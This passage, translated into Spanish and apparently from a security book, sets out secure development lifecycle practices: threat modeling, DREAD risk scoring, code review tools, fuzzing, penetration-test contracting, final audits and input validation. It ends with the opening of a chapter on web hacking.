Uno de los métodos más exitosos que hemos visto consiste en explotar la tensión perpetua entre la calidad y la eficiencia, al hacer que ambos lados jueguen contra el de en medio: vincule la seguridad fuertemente con calidad del producto, y repita de manera continua el mantra de que un proceso de desarrollo de la seguridad que funciona sin problemas incrementa la eficiencia operacional (ya que es probable que haya menos sorpresas horribles cerca del lanzamiento y poco después). Recuerde que la seguridad no se relaciona realmente con la calidad. Este método tiende a ser el más placentero entre los rangos de administración y el personal. El simple hecho de apoyarse en la seguridad a favor de la seguridad se verá opacado por la presión constante de entregar el producto más rápido y a un costo general menor. Al integrar la seguridad en la cultura actual, la posiciona para que experimente un éxito a largo plazo entre los lanzamientos de producto posteriores. Pensamos que el proceso de ciclo de vida del desarrollo de la seguridad (un término que tomamos prestado de Microsoft y se presenta más adelante, en este capítulo) logra esta meta. Puede leer más acerca de SDL de Microsoft en un artículo escrito por Michael Howard y Steve Lipner, y presentado por Lipner en la 20a. edición de la Annual Computer Security Applications Conference, en diciembre de 2004, en http://www.acsac.org/2004/dist.html.

Codifíquelo en gobernabilidad

Una vez que compre la idea de que la seguridad en el proceso de desarrollo es necesaria, codifíquela en el procedimiento de gobernabilidad para la organización. Un buen lugar para empezar es la documentación de los requisitos de seguridad en el proceso de desarrollo, en la directiva de seguridad de la organización. Para un lenguaje de ejemplo, tipo cortar y pegar, que tiene un soporte industrial amplio, pruebe la sección ISO 17799 en el desarrollo y mantenimiento del sistema (véase http://www.iso17799-web.com) o las publicaciones NIST 800-64 y 800-27 (véase http://csrc.nist.gov/publications/nistpubs). Como un punto aparte, no lastima promover la existencia de este lenguaje en comparaciones entre productos de directiva de conocimiento como

ISO 1799 con su administración, porque soporta de manera sólida la noción de que todas las organizaciones deben seguir estas prácticas.

No pierda de vista lo que quiere lograr (está tratando de crear soluciones de software con menos defectos de seguridad). Sin embargo, los defectos permanecerán en el código, así que la meta a largo plazo es reducir la severidad y el riesgo de los errores de seguridad que permanecen.

Medición, medición, medición

Otra consideración clave es la medición. Las organizaciones sabias esperarán que algunos sistemas midan de forma cuantitativa (o al menos cualitativa) la efectividad de las mejoras prometidas por cualquier alteración exótica de su proceso de desarrollo de producto. Recomendamos el uso de medición clásica para seguridad: riesgo. Nuevamente el ciclo de vida del desarrollo de la seguridad que analizaremos a continuación integra de manera estrecha el concepto de medición de riesgo mediante lanzamientos de productos para manejar mejoras continuas y tangibles para seguridad de producto (y, por lo tanto, calidad). De manera específica, la fórmula DREAD para considerar el riesgo cuantitativo de seguridad se usa dentro del ciclo de vida de desarrollo de la seguridad para manejar estas mejoras dentro de Microsoft. DREAD viene de:

- **D** Daño posible.
- **R** Opciones de Reproducirlo.
- **E** Capacidad de Explotarlo.
- **A** Usuarios Afectados.
- **D** Descubrimiento.

La fórmula RISK_DREAD toma cada variable (0-10), las une y después la divide entre 5 para lograr una métrica cuantitativa general para riesgo de seguridad. Pero si el modelo de Microsoft no cumple sus necesidades, otras métricas pueden adaptarse a sus necesidades específicas, incluidas Trike, AS/NZS 4360:2004 Risk Management, CVSS, OCTAVE y STRIDE.

Responsabilidad

Por último, establezca un modelo de responsabilidad organizacional para seguridad y quédese con él. Basado en el desequilibrio perpetuo entre el impulso para innovar y la seguridad, recomendamos que los equipos de producto se hagan responsables de la mayor parte de los esfuerzos de seguridad. Lo ideal es que el equipo de seguridad sólo debe ser responsable de definir las directivas, regímenes de educación y auditorías.

Proceso: ciclo de vida de desarrollo de la seguridad (SDL)

Suponiendo que se ha aplicado la infraestructura organizacional apropiada, ¿cómo se ven exactamente las prácticas de desarrollo seguras? Le proporcionamos el siguiente perfil fuerte, que es una amalgama de las mejores prácticas de la industria promovidas por otros, además de nuestras experiencias al iniciar estos procesos en grandes compañías. Hemos tomado prestado el término ciclo de vida de desarrollo de la seguridad (SDL, *Security Development Lifecycle*) de nuestros colegas en Microsoft para describir la integración de las mejores prácticas de seguridad en el ciclo de vida de desarrollo de software genérico.

Designe un enlace de seguridad en el equipo de desarrollo

El equipo de desarrollo necesita comprender que es, al final de cuentas, responsable de la seguridad de su producto, y no hay mejor forma de cumplir con esta responsabilidad que hacerla parte de la descripción de trabajo del miembro del equipo. De forma adicional, tal vez sea poco realista esperar que los miembros de un equipo de seguridad central adquieran en algún momento la experiencia centrada en producto (mediante lanzamientos) de un miembro "local" del equipo de desarrollo (de forma interesante, ISO 17799 también requiere experiencia "local" en la sección 4.1.3, "Asignación de responsabilidades de seguridad de información"). Sobre todo en las organizaciones de desarrollo de software grandes, en que varios proyectos compiten por la atención, tener un agente "en tierra" puede ser indispensable. También crea eficiencias grandiosas para canalizar entrenamiento e iniciativas de proceso a través de un solo punto de contacto.

PRECAUCIÓN No cometa el error de hacer que el enlace de seguridad sea responsable de la seguridad del producto. Ésta debe ser responsabilidad única del líder del equipo, y debe residir en un nivel de la organización que sea inferior a la mayoría de los responsables directos del producto o la familia de productos.

Educación, educación, educación

Casi nadie es capaz de hacer lo correcto si nunca se le ha enseñado lo que es, y esto es demasiado cierto con desarrolladores (que tienen problemas incluso al deletrear "seguridad" cuando están en un programa de entregas apretado). Por lo tanto, una iniciativa SDL debe comenzar con la capacitación. Existen dos metas principales para la capacitación:

- Aprender el proceso organizacional de SDL.
- Aprender las mejores prácticas de diseño, codificación y pruebas de seguridad generales y específicos de la organización.

Desarrolle un plan de estudios, mida la asistencia y la comprensión y, nuevamente, mantenga la responsabilidad del equipo en un nivel ejecutivo.

El entrenamiento debe ser continuo, debido a que las amenazas evolucionan. Cada semana vemos nuevos ataques y nuevas defensas, y es increíblemente importante que los diseñadores, desarrolladores y probadores mantengan el paso conforme se desarrolle.

Modelado de la amenaza

El modelado de la amenaza es un componente crítico de SDL, y muchos expertos de seguridad importantes lo han defendido (de manera más notable, Michael Howard, de Microsoft Corp.). El modelado de la amenaza es el proceso de identificar amenazas de seguridad hasta el producto final y después hacer cambios durante el desarrollo del producto para mitigar dichas amenazas. En su forma más simple, el modelado de la amenaza puede ser una serie de reuniones entre los miembros del equipo de desarrollo (incluida la experiencia organizacional o de seguridad externa, conforme se necesite) donde estas amenazas y planes de mitigación se analizan y documentan.

El desafío más grande del modelado de la amenaza es ser sistemático y abarcar lo más posible. No hay técnicas disponibles que digan que pueden identificar 100% de las amenazas posibles a un producto de software complejo, así que debe depender de las mejores prácticas para acer-

carse lo más posible al 100%, y use buen juicio para darse cuenta cuando haya llegado a un punto en que se reducen las ganancias. Microsoft Corp. ha publicado una de las metodologías de modelado de amenaza más madura (incluido un libro y una herramienta de software) en http://msdn.microsoft.com/security/securecode/threatmodeling/default.aspx. Hemos resaltado algunos de los aspectos clave de la metodología de Microsoft en el siguiente extracto del informe "Security Across the Software Development Lifecycle Task Force" (Seguridad a través de la fuerza de tareas del ciclo de vida de desarrollo de software) (véase http://www.itaa.org/software/docs/SDLCPaper.pdf):

- Identificar los activos protegidos por la aplicación (también es útil identificar los requisitos de confidencialidad, integridad y disponibilidad de cada activo).
- Crear una revisión de la arquitectura. Esto debe, por lo menos, abarcar un diagrama de flujo de datos (DFD) que ilustre el flujo de activos sensibles a través del producto y los sistemas relacionados.
- Descomponer la aplicación, poniendo particular atención a los límites de la seguridad (por ejemplo, interfaces de aplicación, uso de privilegios, modelo de autentificación/autorización, capacidades de registro, etcétera).
- Identificar y documentar las amenazas. Una forma útil de hacer esto es considerar el modelo STRIDE de Microsoft: intente hacer una lluvia de ideas de las amenazas de Engaño (*S*poofing), Sabotaje (*T*ampering), Repudio (*R*epudiation), divulgación de la información (*I*nformation disclosure), Negación de servicio (*D*enial of Service) y Elevación de privilegios para cada activo o límite documentado.
- Hacer una evaluación de las amenazas mediante el uso de una métrica sistemática; Microsoft promueve el sistema DREAD (*D*año posible, opciones de *R*eproducirlo, capacidad de *E*xplotarlo, usuarios *A*fectados, *D*escubrimiento).
- Desarrollar estrategias de mitigación para amenazas de alto rango (por ejemplo, establezca un umbral DREAD sobre el cual todas las amenazas se mitigarán por diseño, implementación de características específicas, o ambos).
- Implementar las mitigaciones de amenazas de acuerdo con el programa acordado (sugerencia: no es necesario mitigar todas las amenazas antes del siguiente lanzamiento).

El proceso de modelado de amenaza de Microsoft usa árboles de amenazas, derivados de árboles fallidos, para identificar las condiciones previas que llevan a las vulnerabilidades de seguridad.

Listas de verificación de código

Un buen modelo de amenaza debe proporcionar una cobertura sólida de los riesgos de seguridad clave a una aplicación desde la perspectiva del diseño, pero ¿qué hay de los errores en el nivel de la implementación? SDL debe incluir procesos manuales y automáticos para restregar el código en busca de errores comunes, construcción robusta y precauciones de seguridad redundantes.

La revisión de código manual es tediosa y de eficacia cuestionable cuando se trata de proyectos de software grandes. Sin embargo, sigue siendo el estándar dorado para encontrar fallas de

seguridad serias y profundas, así que no lo trivialice. Recomendamos enfocar la revisión manual al usar los resultados de las sesiones de modelado de la amenaza, o tal vez depender del equipo de desarrollo para la revisión del código entre colegas antes de revisarlo para lograr una cobertura amplia. Debe pasar tiempo inspeccionando de forma manual el código que ha tenido una historia de errores o de "alto riesgo" (que puede definirse simplemente como código que se habilita dentro de configuraciones predeterminadas que se acceden desde una red, se ejecuta dentro del contexto de una cuenta de usuario muy privilegiada, como root en Linux y UNIX, o SYSTEM en Windows).

El análisis de código automático es óptimo, pero las herramientas modernas están lejos de ser completas. No obstante, existen algunas buenas herramientas, y cada desbordamiento de búfer basado en pila simple identificado antes de lanzarse vale su peso en oro, en comparación de encontrarlo en acción. En la tabla 10-2 se muestra una lista de algunas herramientas que pueden ayudarle a encontrar posibles defectos de seguridad. Observe que algunas herramientas son mejores que otras, así que pruébelas en su código para determinar cuántas fallas reales encuentra (a diferencia de sólo ruido). Muchos falsos positivos simplemente molestarán a los desarrolladores, y las personas las eludirán.

Además de las herramientas en la lista de la tabla 10-2, existen varios parámetros de entorno de desarrollo que pueden usarse para mejorar la seguridad del código. Por ejemplo, el entorno de desarrollo Visual Studio de Microsoft ofrece la opción de compilador `/GS` para ayudar a proteger contra formas de ataques de desbordamiento de búfer. Otro buen ejemplo es la opción de vinculador `/SAFESEH` de Visual C++, que le ayuda a protegerse de abusos de los manejadores de excepción segura de Windows. La nueva característica de protección de ejecución de datos (DEP, Data Execution Protection) de Microsoft funciona en conjunto con `/SAFESEH` (véase el análisis que viene a continuación, titulado "Mejoras de plataforma").

Hablaremos más acerca de la manera en que otras tecnologías mejoran la seguridad en el ciclo de vida de desarrollo en una sección posterior de este capítulo.

Nombre	Lenguaje	Vínculo
FXCop	.NET	http://code.msdn.microsoft.com/CustomFXCop/Release/ProjectReleases.aspx?ReleasedId=1299 (FXCop también está disponible en Visual Studio .NET 2008)
SPLINT	C	http://lclint.cs.virginia.edu
Flawfinder	C/C++	http://www.dwheeler.com/flawfinder
ITS4	C/C++	http://www.cigital.com
PREfast	C/C++	PREfast está disponible en Visual Studio .NET 2008
Bugscan	C/C++ binarios	http://www.logiclibrary.com
Prexis	C/C++, Java	http://www.ouncelabs.com
RATS	C/C++, Python, Perl, PHP	http://www.fortify.com/security-resources/rats.jsp

Tabla 10-2 Herramientas para valorar y mejorar la seguridad del código.

Prueba de seguridad

Las herramientas de modelado de la amenaza y revisión de implementación son poderosas pero sólo integran una parte de la ecuación para tener un software más seguro. En realidad no existe un sustituto para la buena y vieja prueba de adversario contra la aplicación casi terminada. Por supuesto, existen campos enteros de estudio dedicados a esta prueba de software, y para mayor brevedad nos concentramos aquí en los dos métodos de prueba de *seguridad* más comunes encontrados en nuestro trabajo con organizaciones grandes y pequeñas:

- Prueba de difuminado.
- Prueba de penetración.

Creemos que la prueba de difuminado automatizada puede incorporarse en el ciclo de lanzamiento normal de cada producto de software. La prueba de penetración suele requerir recursos de expertos y, por lo tanto, por lo general se programa de forma menos frecuente (digamos, antes de cada lanzamiento principal).

Difuminado El difuminado es realmente otro tipo de revisión de implementación. En esencia, se trata de la generación de entrada de aplicación aleatoria y personalizada desde la perspectiva de adversarios maliciosos. El difuminado se ha usado tradicionalmente para identificar problemas con los protocolos y API, pero se aplica con mayor amplitud a casi cualquier tipo de software que recibe y pasa información, como archivos complejos. Se han publicado varios artículos y libros sobre prueba de difuminado, así que un análisis amplio está fuera de nuestro alcance, pero aquí se presentan algunas referencias:

- Fuzz Testing of Application Reliability en la Universidad de Wisconsin, Madison (http://www.cs.wisc.edu/~bart/fuzz/fuzz.html).
- *The Advantages of Block-Based Protocol Analysis for Security Testing* ("Las ventajas del análisis de protocolo basado en bloque para pruebas de seguridad"), (http://www.immunitysec.com/downloads/advantages_of_block_based_analysis.pdf).
- *The Shellcoder's Handbook: Discovering and Exploiting Security Holes* (El manual para codificadores de shell: descubrimiento y explotaciones de huecos de seguridad), por Koziol y otros (John Wiley & Sons, 2004).
- *Exploiting Software: How to Break Code* (Explotación de software: cómo romper código), por Hoglund y McGraw (Addison-Wesley, 2004).
- *How to Break Software Security: Effective Techniques for Security Testing* (Cómo romper la seguridad del software: técnicas efectivas para probar la seguridad), por Whittaker y Thompson (Pearson Education, 2003).
- *Gray Hat Hacking: The Ethical Hacker's Handbook* (Hackeo de "sombrero gris": el manual de los hackers éticos), por Harris y otros (McGraw-Hill Professional, 2004).

Si planea construir su propia infraestructura de difuminado de archivos, considere lo siguiente como punto de arranque:

1. Enumere todos los formatos de datos que consume su aplicación.
2. Obtenga la mayor cantidad posible de archivos válidos, cubriendo todos los formatos de archivos que encontró en el paso 1.

3. Genere una herramienta que agarre un archivo del paso 2, cambie uno o más bytes en el archivo y guárdelo en una ubicación temporal.
4. Haga que su aplicación consuma el archivo del paso 3 y vigile la aplicación en busca de fallas.
5. ¡Repita esto miles de veces!

Prueba de penetración De manera tradicional, el término penetración se ha usado para describir esfuerzos hechos por profesionales autorizados para penetrar las defensas físicas y lógicas proporcionadas por una organización típica de tecnología de la información, al usar las herramientas y técnicas de los hackers maliciosos. Aunque está arriba de términos como ingeniería social en nuestro salón de la fama de todos los tiempos de motes infortunados, el término se ha pegado en la mentalidad colectiva de la industria de la tecnología y ahora está universalmente reconocido como componente obligatorio de cualquier programa de seguridad. Más recientemente, el término ha sido aplicado a todas las formas de "hackeo ético", incluida la disección de productos y servicios de software.

En contraste con la prueba de difuminado, la *prueba de penetración* de productos de software y servicios es una labor más intensa (lo que no significa que la prueba de penetración no pueda usar herramientas de prueba automáticas como difuminadores, por supuesto). Se describe de forma más apta como "el uso como adversario por parte de atacantes experimentados". La palabra *experimentados* en esta definición es crítica: encontramos una y otra vez que la calidad de los resultados derivados de las pruebas de penetración es directamente proporcional a la habilidad del personal que realiza la prueba. En casi todas las organizaciones con las que hemos trabajado, muy pocos individuos están filosófica y prácticamente bien situados para realizar este trabajo. Es aún más desafiante sostener un equipo de prueba de penetración interno durante un periodo amplio, debido sobre todo a la diferencia perpetua entre el precio adicional del mercado organizacional para estas habilidades y el valor percibido dentro de la organización. También existe la tendencia a acorralar a los probadores de penetración internos en funciones de seguridad más mundanas (como administración de proyectos) a las que las organizaciones pueden dar mayor prioridad que a las pruebas técnica y táctica. Por lo tanto, le recomendamos que evalúe críticamente las habilidades del personal interno para realizar prueba de penetración y considere de manera sólida un proveedor de servicios externo para ese trabajo. Un tercero da el beneficio agregado de la imparcialidad, un hecho que puede usarse durante negociaciones externas (por ejemplo, acuerdos de colaboración) o campañas de mercado.

Dado que seleccionó contratar probadores de penetración externos para atacar su producto, aquí se presentan algunos problemas que deben tomarse en cuenta cuando compite para obtener las máximas ganancias por su inversión:

- **Programa** De forma ideal, las pruebas de penetración ocurren después de que está disponible el código de calidad beta, pero con la suficiente anticipación como para permitir cambios significativos antes de la fecha de entrega, de modo que el equipo de prueba de penetración pueda identificar problemas serios. Sí, ésta es una línea delgada para caminar.
- **Alcance** El equipo de producto debe prepararse con documentación y en juntas personales para describir la aplicación y establecer un alcance apropiado para el compromiso de prueba de penetración. Recomendamos que use una plantilla de solicitud de propuesta (RFP, request-for-proposal) para evaluar a varios vendedores.

Cuando establezca el alcance, considere nuevas características en este lanzamiento, las características viejas que no se han revisado antes, componentes que presentan casi todos los riesgos de seguridad de su perspectiva, así como características que no requieren prueba en este lanzamiento. De forma ideal, la documentación de modelo de amenaza existente puede usarse para cubrir estos puntos.

- **Enlace** Asegúrese de que los administradores están preparados para proporcionar el personal necesario para el equipo de producto con el fin de brindar información a probadores de penetración durante la prueba. Necesitarán un compromiso significativo para lograr la experiencia necesaria en su producto para entregar buenos resultados.
- **Metodología** Presione a los vendedores sobre lo que intentan hacer; los métodos típicos incluyen prueba de penetración de caja negra simple, valoración de infraestructura, revisión de código, o una combinación de ellas. También asegúrese de que conozcan cómo hacer pruebas de penetración a su tipo de aplicación: una compañía con habilidad para realizar pruebas de penetración de aplicaciones Web tal vez no sea adecuada para probar de forma efectiva una aplicación de mainframe de la línea de trabajo.
- **Ubicación** La ubicación debe establecerse cerca del equipo de producto (de manera ideal, los probadores de penetración deben volverse parte del equipo durante el periodo de acuerdo). Los compromisos remotos requieren un mayor grado de confianza y experiencia existente con el vendedor en cuestión.
- **Financiamiento** Para evitar retrasos, debe presupuestarse por adelantado el financiamiento para la prueba de penetración. Por lo general, estos servicios se cotizan por hora, dependiendo del alcance del trabajo, y van de 150 a más de 250 dólares por hora, dependiendo del nivel de habilidad necesaria. Para su primer compromiso de prueba de penetración, recomendamos establecer un alcance y presupuesto pequeño.
- **Elementos entregados** Muy a menudo los probadores de penetración entregan un informe documentado al final del compromiso y nunca se vuelven a ver. Este informe recolecta polvo en el escritorio de alguien hasta que inesperadamente aparece en una auditoría anual meses después de que se ha perdido el sentido de urgencia. Recomendamos que se familiarice con los probadores de penetración con sus sistemas de rastreo de falla en su casa y haga que envíen archivos directamente con el equipo de desarrollo conforme avanza el trabajo.

Por último, sin importar el método de prueba de seguridad que seleccione, le recomendamos que todas las pruebas se enfoquen en los riesgos priorizados durante el modelado de la amenaza. Esto dará coherencia y consistencia a sus esfuerzos de prueba generales, que tendrá como resultado un avance regular hacia la reducción de vulnerabilidades de seguridad serias.

Auditoría o revisión de seguridad final

Nos parece útil promover un punto de revisión de seguridad final por el cual deben pasar todos los productos antes de que se permita su entrega. Esto establece expectativas limpias y precisas para el equipo de desarrollo y su administración, y proporciona una fecha límite en el programa de desarrollo alrededor del cual se concentrarán todos los esfuerzos de seguridad generales.

La auditoría de seguridad antes del envío debe concentrarse en verificar que cada uno de los elementos anteriores del ciclo de vida de desarrollo de la seguridad se complete de forma apropiada, incluidos la capacitación, el modelado de la amenaza, las revisiones de código, las pruebas, etc. Dicha auditoría debe realizarla personal independiente del equipo de producto, de

preferencia el equipo de seguridad interna o sus agentes autorizados. Una de las metáforas útiles que hemos empleado durante auditorías de seguridad antes del envío es el cuestionario de lista de verificación. Puede llenarlo el enlace de seguridad del equipo de producto (con la ayuda de todo el equipo, por supuesto), y después revisarlo el equipo de seguridad para que se complete.

Por supuesto, el concepto de un punto de inspección antes del envío plantea esta pregunta: ¿qué pasa si el equipo de producto "falla" la auditoría? ¿El envío debe retrasarse? Encontramos que la respuesta a esta pregunta depende mucho de la cultura de la tolerancia de riesgo en los negocios de la organización. Enfrentémoslo: no todos los riesgos de seguridad tienen la suficiente importancia como para posponer el lanzamiento de producto, lo que en muchos casos puede causar más daño al negocio que entregar vulnerabilidades de seguridad. Al final del día, para esto se les paga a los ejecutivos: tomar decisiones basadas en el menor de los dos males. Recomendamos que los resultados de la auditoría se presenten de esa forma, como un aviso de posicionamiento ante los ejecutivos. Si el caso es lo suficientemente convincente (y debe serlo, si ha cuantificado bien los riesgos al usar modelos como DREAD), tomarán la decisión correcta y la organización será más saludable a largo plazo.

SUGERENCIA Si su organización tiene una aversión al término *auditar*, por la razón que sea, intente usar un término similar como *revisión final de seguridad*.

Mantenimiento

En muchas formas, SDL sólo comienza una vez que se lanza oficialmente la "versión 1.0" del producto. El equipo de producto debe estar preparado para recibir reportes externos de vulnerabilidades de seguridad descubiertas, enviar parches y correcciones activas, realizar análisis *post-mortem* de problemas identificados de forma externa, y explicar por qué no se atraparon en los procesos internos. También es crítico el análisis interno de defectos en código que llevan a erratas o correcciones activas de seguridad. Necesita hacer preguntas como: ¿Por qué pasó esa falla? ¿Cómo se escapó? ¿Qué herramientas podemos usar para asegurarnos de que no pasará otra vez? ¿Cuándo se introdujo la falla?

Por coincidencia, todas éstas son muy útiles para definir mejoras en procesos SDL. Por lo tanto, también recomendamos un *post-mortem* de toda la organización en cada implementación SDL para identificar oportunidades de mejora que seguramente aparecerán en cada organización. Todos los descubrimientos significativos deben documentarse y alimentarse en el siguiente ciclo de lanzamiento del producto, en que la organización tomará otro giro en el ciclo de vida de desarrollo de la seguridad.

Integración

Hemos hablado de varios componentes del ciclo de vida de desarrollo de la seguridad; algunos de ellos parecen desconectados cuando se consideran por sí solos. Para dar coherencia al concepto de SDL, puede pensar en cada uno de los conceptos anteriores como un hito en el proceso de desarrollo de software, como se muestra en la figura 10-2.

Tecnología

Al haber pasado un tiempo considerable hablando de las personas y las dimensiones de los procesos de seguridad del software, ahora exploraremos un poco en la tecnología que puede ayudarle a desarrollar aplicaciones más seguras.




Figura 10-2 Un proceso de modelo del ciclo de vida de desarrollo de la seguridad, que muestra cada punto de revisión de seguridad clave.

Entornos administrados de ejecución

Cuando sea apropiado, le recomendamos migrar sus productos de software a plataformas de desarrollo como Java de Sun (http://java.sun.com) y .NET Framework de Microsoft (http://msdn.microsoft.com/netframework), si no lo ha hecho ya. El desarrollo de código mediante el uso de estos entornos se apoya en tecnologías de administración de memoria fuertes y se ejecuta dentro de una caja de arena de seguridad protegida, que puede reducir en gran medida la posibilidad de vulnerabilidades de seguridad.

Bibliotecas de validación de entrada

Casi todo el hackeo de software descansa en la suposición de que la entrada se procesará de manera inesperada, aunque el grial de la seguridad del software es la validación de entrada hermética. Casi todas las tiendas de desarrollo de software crean sus propias rutinas de validación de entrada, al usar coincidencias con expresiones regulares (intente http://www.regexlib.com para conocer más sugerencias). Entre los vendedores de software de servidor Web que se tienen como objetivo para ataque, Microsoft Corp. destaca por ser uno de los vendedores que proporcionan una biblioteca de validación de entrada preparados para su software de servidor Web IIS, llamado URLScan (visite http://www.microsoft.com/technet/security/tools/urlscan.mspx). Si es posible, recomendamos usar estas bibliotecas de validación de entrada para desviar la mayor cantidad posible de entradas nocivas para sus aplicaciones. Si decide implementar sus propias rutinas de validación de entrada, recuerde estas reglas cardinales:

- Suponga que todas las entradas son maliciosas y trátelas de esa forma, a través de la aplicación.

- Fuerce las entradas posibles que aceptará su aplicación (por ejemplo, sólo se aceptarán campos de código postal de cinco dígitos).
- Rechace todas las entradas que no cumplan este criterio.
- Limpie cualquier entrada restante (por ejemplo, elimine metacaracteres, como `&' > <` etc., que puedan interpretarse como contenido ejecutable.
- Nunca confíe automáticamente en la entrada del cliente.
- No olvide dar salida a la validación o el formato con derecho preferente, sobre todo donde la entrada de validación no es factible. Un ejemplo común es la salida de codificación HTML de formas Web para prevenir vulnerabilidades de creación de secuencias de comandos de sitio cruzado (XSS, Cross-Site Scripting).

Mejoras de plataforma

Mantenga su vista en los nuevos desarrollos tecnológicos como la característica prevención de ejecución de datos (DEP) de Microsoft, que lo ha implementado para proporcionar una protección amplia contra ataques de corrupción de memoria como desbordamientos de búfer (véase http://support.microsoft.com/kb/875352 para conocer los detalles completos). DEP tiene un componente de hardware y uno de software. Cuando se ejecuta en hardware compatible, DEP entra en acción de manera automática y marca ciertas porciones de memoria como no ejecutable, a menos que contenga explícitamente código ejecutable. Al parecer, esto reduce la posibilidad de que algunos ataques de desbordamiento de búfer basados en pila tengan éxito. Además de DEP implementado por hardware, Windows XP SP2 y posterior también aplican DEP implementado por software, que intenta bloquear la explotación del mecanismo manejador de excepción segura (SEH, Safe Exception Handler) en Windows (como se describió, por ejemplo, en http://www.securiteam.com/windowsntfocus/5DP0M2KAKA.html). Como observamos en páginas anteriores de este capítulo, usar la opción de vinculador de C/C++ `/SAFESEH` de Microsoft funciona en conjunto con DEP implementado con software para protegerse de tales ataques.

Lectura recomendada

Podríamos escribir un libro completo acerca del hackeo de software, pero, por fortuna, no tenemos que hacerlo debido al material de calidad que ya se ha publicado a la fecha. Aquí se muestran nuestros favoritos personales (muchos se han tocado en este capítulo), con la esperanza de que mejore su comprensión de esta frontera de vital importancia en seguridad de información de sistema.

- The Security Across the Software Development Lifecycle Task Force (La seguridad a través de la fuerza de tareas de ciclo de vida de desarrollo de software); una coalición diversa de expertos de seguridad de sectores públicos y privados publicaron un informe en abril de 2004, en http://www.itaa.org/software/docs/SDLCPaper.pdf, que cubre temas anteriores con mayor profundidad.
- *Writing Secure Code* (Escritura de código seguro), *2a. edición,* por Howard y Leblanc (Microsoft Press, 2002), fue el ganador del premio RSA Conference 2003 Field of Industry Innovation Award y un clásico definitivo en el campo de la seguridad del software.

- *Threat Modeling* (Modelado de la amenaza), por Swiderski y Snyder (Microsoft Press, 2004), es una estupenda referencia para iniciar equipos de producto pensando sistemáticamente cómo conducir este valioso proceso (véase http://msdn.microsoft.com/security/securecode/threatmodeling/default.aspx para conocer un vínculo con el libro y la herramienta relacionada).
- Para los interesados en aplicaciones Web, también recomendamos *Building Secure ASP.NET Applications* (Construcción de aplicaciones ASP.NET seguras) e *Improving Web Application Security: Threats and Countermeasures* (Mejoramiento de seguridad de aplicaciones Web: amenazas y medidas para contrarrestar), por J.D. Meier y colegas en Microsoft.
- Como se observó en nuestro análisis anterior de prueba de seguridad, también nos gusta *The Shellcoder's Handbook: Discovering and Exploiting Security Holes* (El manual para codificadores de shell: descubrimiento y explotación de huecos de seguridad), por Koziol y otros (John Wiley & Sons, 2004); *Exploiting Software: How to Breack Code* (Explotación de software: cómo quebrar código), por Hoglund y McGraw (Addison-Wesley, 2004); *How to Break Software Security: Effective Techniques for Security Testing* (Cómo romper la seguridad del software: técnicas efectivas para probar seguridad), por Whittacker y Thompson (Pearson Education, 2003), y *Gray Hat Hacking: The Ethical Hacker's Handbook* (Hackeo de "sombrero gris": el manual de los hackers éticos), por Harris y otros (McGraw-Hill Professional, 2004).

RESUMEN

Como podrá comprender ahora, los errores de programación de software son el enemigo público número uno cuando se trata de seguridad digital, y también es fácil cometer estos errores. Con un pequeño mal cálculo o un lapso de sueño, el programador puede introducir una seria falla de seguridad en una aplicación, con lo que puede causar un daño tremendo a compañías y clientes. Debido a que no estamos cerca de cambiar colectivamente el comportamiento humano, lo mejor que podemos hacer para contrarrestar este problema es implementar un proceso de auditoría responsable para el código de seguridad antes de ir a la producción. Esperamos que los principios del proceso del ciclo de vida de desarrollo de la seguridad que hemos descrito le ayuden a lograr una mejor seguridad para el software que escriba.

CAPÍTULO 11

HACKEO DE WEB

Casi sinónimos con el moderno Internet, World Wide Web se ha vuelto una parte ubicua de la vida cotidiana. La adopción extendida de acceso a Internet de alta velocidad ha pavimentado el camino para aplicaciones multimedia ricas en contenido. Las tecnologías Web 2.0 han impuesto avances importantes en utilidad, llenando la brecha entre cliente y servidor y casi eliminando cualquier distinción de usuario entre aplicaciones remotas y locales.

Millones de personas comparten información y hacen compras en Web todos los días, con poca consideración para la seguridad del sitio que están usando. A medida que el mundo se conecta más, los servidores Web están saltando por todas partes, pasando del papel de sitio Web a interfaces para todo tipo de dispositivos, desde automóviles hasta cafeteras.

Sin embargo, la enorme popularidad de la Web la ha llevado al estatus de destino importante para los bribones del mundo. El rápido y continuo crecimiento aviva las llamas, y las cosas están empeorando con la siempre creciente cantidad de funcionalidad que se desplaza a clientes con el surgimiento de Web 2.0. En este capítulo se busca delinear el alcance del fenómeno del hackeo de Web y mostrar la manera de evitar que se vuelva sólo otra estadística en el basurero de las propiedades Web que se han victimizado en los últimos años.

SUGERENCIA Para examen técnico a profundidad de herramientas, técnicas y medidas para contrarrestar el hackeo de Web servidos en el clásico estilo de *Hacking Exposed*, obtenga *Hacking Exponed Web Applications, segunda edición* (McGraw-Hill Professional, 2006).

HACKEO DE SERVIDOR WEB

Antes de que empecemos nuestra estadía en las profundidades del hackeo de Web, viene a colación una nota aclaratoria. A medida que el término "hackeo de Web" ha ganado popularidad junto con la expansión de Internet, también ha madurado con la tecnología concomitante. El hackeo temprano de Web a menudo significa la explotación de vulnerabilidades en el software de *servidor* Web y asociado con paquetes de software, no la propia lógica de aplicación. Aunque en ocasiones la distinción puede ser confusa, no pasaremos mucho tiempo en este capítulo revisando vulnerabilidades asociadas con software de plataforma de servidor Web popular como Microsoft IIS/ASP/ASP.NET, LAMP (Linus/Apache/MySQL/PHP), BEA WebLogic, IBM WebSphere, J2E, etcétera.

